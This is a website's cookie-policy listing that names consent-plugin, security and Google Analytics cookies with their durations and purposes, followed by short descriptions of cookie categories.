cookielawinfo-checkbox-analytics	11 months	This cookie is set by GDPR Cookie Consent plugin. The cookie is used to store the user consent for the cookies in the category "Analytics".
cookielawinfo-checkbox-analytics	11 months	This cookie is set by GDPR Cookie Consent plugin. The cookie is used to store the user consent for the cookies in the category "Analytics".
cookielawinfo-checkbox-functional	11 months	The cookie is set by GDPR cookie consent to record the user consent for the cookies in the category "Functional".
cookielawinfo-checkbox-necessary	11 months	This cookie is set by GDPR Cookie Consent plugin. The cookies is used to store the user consent for the cookies in the category "Necessary".
cookielawinfo-checkbox-others	11 months	This cookie is set by GDPR Cookie Consent plugin. The cookie is used to store the user consent for the cookies in the category "Other.
cookielawinfo-checkbox-performance	11 months	This cookie is set by GDPR Cookie Consent plugin. The cookie is used to store the user consent for the cookies in the category "Performance".
cujo_cerber_*	1 day	Secures the website by detecting and mitigating malicious activity.
viewed_cookie_policy	11 months	The cookie is set by the GDPR Cookie Consent plugin and is used to store whether or not user has consented to the use of cookies. It does not store any personal data.

Functional cookies help to perform certain functionalities like sharing the content of the website on social media platforms, collect feedbacks, and other third-party features.

Performance cookies are used to understand and analyze the key performance indexes of the website which helps in delivering a better user experience for the visitors.

Analytical cookies are used to understand how visitors interact with the website. These cookies help provide information on metrics the number of visitors, bounce rate, traffic source, etc.

Cookie	Duration	Description
_ga	session	The _ga cookie, installed by Google Analytics, calculates visitor, session and campaign data and also keeps track of site usage for the site's analytics report. The cookie stores information anonymously and assigns a randomly generated number to recognize unique visitors.
_gat_gtag_UA_128580456_1	session	Set by Google to distinguish users.
_gid	session	Installed by Google Analytics, _gid cookie stores information on how visitors use a website, while also creating an analytics report of the website's performance. Some of the data that are collected include the number of visitors, their source, and the pages they visit anonymously.

Advertisement cookies are used to provide visitors with relevant ads and marketing campaigns. These cookies track visitors across websites and collect information to provide customized ads.

Other uncategorized cookies are those that are being analyzed and have not been classified into a category as yet.